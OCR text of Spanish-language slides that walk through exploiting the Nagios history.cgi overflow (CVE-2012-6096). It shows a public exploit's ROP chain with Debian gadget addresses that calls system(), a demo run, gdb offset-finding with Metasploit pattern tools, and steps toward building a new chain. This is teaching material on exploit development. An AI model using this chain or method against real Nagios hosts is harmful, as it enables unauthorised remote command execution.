
```
180. # There's no memoryleak or whatever needed to leak libc
181. # base and bypass ASLR.. This entire Nagios PoS is stringed
182. # together by system() calls, so pretty much every single one
183. # of their little silly binaries comes with a PLT entry for
184. # system(), huzzah!
185. rop = [
186.         u32(target['unescape']),
187.         u32(target['popret']),
188.         u32(target['hostbuf']),
189.         u32(target['system_plt']),
190.         u32(0xdeafbabe),
191.         u32(target['hostbuf'])
192. ]
```

ROP en nuestro exploit

```
46. targets = [
47.         {
48.                 "name"       : "Debian (nagios3_3.0.6-4~lenny2_i386.deb)",
49.                 "smash_len"  : 0xc37,
50.                 "unescape"   : 0x0804b620,
51.                 "popret"     : 0x08048fe4,
52.                 "hostbuf"    : 0x080727a0,
53.                 "system_plt" : 0x08048c7c
54.         }
55. ]
```

```
180.
181.
182.
183.
184.
185.
186.
187.
188.         u32(target['hostbuf']),
189.         u32(target['system_plt']),
190.         u32(0xdeafbabe),
191.         u32(target['hostbuf'])
192. ]
```

¿Qué es ASLR?




- Address Space Layer Randomization.
- Las librerías se cargan en zonas de memoria “aleatorias”.
- Dificultan encontrar “gadgets” para formar un ROP.

Evadiendo NX y ASLR


- En ocasiones, alguna librería u otro elemento presente en la memoria no se encuentra compilado con soporte para ASLR y puede permitirnos utilizarlo para buscar gadgets.
- El propio cuerpo del binario puede no estar compilado con PIE (Process Independent Execution), con lo que su posición en la memoria será siempre la misma.
- En este caso, los CGI de Nagios no se encuentran compilados de esta forma, por lo que vamos a poder utilizarlos.

¿Qué es PLT / GOT?




- Procedure Linkage Table (PLT)
- Global Offset Table (GOT)
- Sin PIE, expone algunas funciones en direcciones estáticas.

Nuestro ROP en acción




Nuestro ROP en acción



unescape(hostbuf)

Nuestro ROP en acción



Nuestro ROP en acción

Nuestro ROP en acción

unescape(hostbuf)

system(hostbuf)

0xdeafbabe()

Lanzando el exploit

Nagios XI Downloads

Get the latest version of Nagios XI by choosing one of the options below.

Download Type	Version	Notes
VMware Virtual Machine 673 MB	**2012R2.8b** Jan 17, 2014	A VMware virtual machine running CentOS 6.x with Nagios XI 2012 installed. The fastest way to get started with Nagios XI on multiple platforms. Includes both Nagios XI **Standard Edition** and **Enterprise Edition.** Requires activation. **Read the VMware virtual machine notes**.
VMware Virtual Machine (64-bit) 698 MB	**2012R2.8b** Jan 17, 2014	A 64-bit VMware virtual machine running CentOS 6.x with Nagios XI 2012 installed. The fastest way to get started with Nagios XI on multiple platforms. Includes both Nagios XI **Standard Edition** and **Enterprise Edition.** Requires activation. **Read the VMware virtual machine notes**.

```
# ./exploit.py http://127.0.0.1/nagios/cgi-bin/history.cgi 127.0.0.1 444
4 00
[>>] CL1Q ..
Enter username for Nagios Access at 127.0.0.1: nagiosadmin
Enter password for nagiosadmin in Nagios Access at 127.0.0.1:
[>>] CL4Q ..
```

DEMO

¿Por qué no funciona?

- La compilación del binario puede ser diferente y por lo tanto las posiciones de memoria que hemos utilizado para el ROP y la separación entre el Buffer y la “Return Address” puede ser diferentes.
- Necesitamos analizar el binario del nuevo sistema para poder localizar los gadgets adecuados y poder adaptar el exploit a esta nuevo objetivo.


¡Vamos a ello!

- ~~Pentesting & Exploiting~~
- ~~Vulnerabilidad CVE-2012-6096~~
- ~~Exploit público~~
- Como depurar un CGI
- Sobreescribiendo la “Return Address”
- Construyendo un nuevo ROP
- Exploit funcional

(no) Depurando un CGI

```
$ /usr/local/nagios/sbin/history.cgi
getcgivars(): Unsupported REQUEST_METHOD -> ''

I'm guessing you're trying to execute the CGI from a command
line.
In order to do that, you need to set the REQUEST_METHOD
environment variable to either "GET", "HEAD", or "POST".
When using the GET and HEAD methods, arguments can be passed
to the CGI by setting the "QUERY_STRING" environment
variable.  If you’re using the POST method, data is read from
standard input.  Also of note: if you've enabled
authentication in the CGIs, you must set the “REMOTE_USER"
environment variable to be the name of the user you’re
"authenticated" as.
```

¿Cómo funciona un CGI?



Depurando un CGI

```
$ export REMOTE_USER='nagiosadmin'
$ export REQUEST_METHOD='GET'
$ export QUERY_STRING="host=foo"

$ /usr/local/nagios/sbin/history.cgi
Cache-Control: no-store
Pragma: no-cache
Last-Modified: Mon, 20 Jan 2014 19:16:51 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-type: text/html

<html>
<head><title>CGI TEST</title></head>
<body>
HELLO WORLD!
</body>
</html>
```

¡Vamos a ello!

- ~~Pentesting & Exploiting~~
- ~~Vulnerabilidad CVE-2012-6096~~
- ~~Exploit público~~
- ~~Como depurar un CGI~~
- Sobreescribiendo la “Return Address”
- Construyendo un nuevo ROP
- Exploit funcional

Controlando el EIP


```
$ /opt/msf4/tools/pattern_create.rb 4000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa[…]Fc8Fc9Fd0Fd1Fd2F

$ export REMOTE_USER=‘nagiosadmin'
$ export REQUEST_METHOD=‘GET'
$ export QUERY_STRING="host=`pattern_create.rb 4000`”
```

```
$ gdb /usr/local/nagios/sbin/history.cgi
(gdb) run
Starting program: /usr/local/nagios/sbin/history.cgi
Program received signal SIGSEGV, Segmentation fault.
0x61453661 in ?? ()

          0x61 (a) 0x36 (6) 0x45 (E) 0x61 (a)

$ /opt/msf4/tools/pattern_offset.rb a6Ea 4000
[*] Exact match at offset 3139
```

-D_FORTIFY_SOURCE=2

```
$ export REMOTE_USER=‘nagiosadmin'
$ export REQUEST_METHOD=‘GET'
$ export QUERY_STRING="host=`python -c \"print 'A'*4000\"`”

$ ./history-fortify.cgi
*** buffer overflow detected ***: ./history-fortify.cgi
======= Backtrace: =========
/lib/libc.so.6(__fortify_fail+0x4d)[0x4e57ad]
/lib/libc.so.6(+0xfa7ea)[0x4e37ea]
/lib/libc.so.6(+0xf9f18)[0x4e2f18]
/lib/libc.so.6(_IO_default_xsputn+0x13c)[0x457f4c]
/lib/libc.so.6(_IO_vfprintf+0x4048)[0x42daa8]
/lib/libc.so.6(__vsprintf_chk+0xa7)[0x4e2fc7]
/lib/libc.so.6(__sprintf_chk+0x2d)[0x4e2f0d]
./history-fortify.cgi[0x804a177]
./history-fortify.cgi[0x804ae44]
/lib/libc.so.6(__libc_start_main+0xe6)[0x3ffce6]
./history-fortify.cgi[0x8048fc1]
======= Memory map: ========
[…]
```

Stack Canary



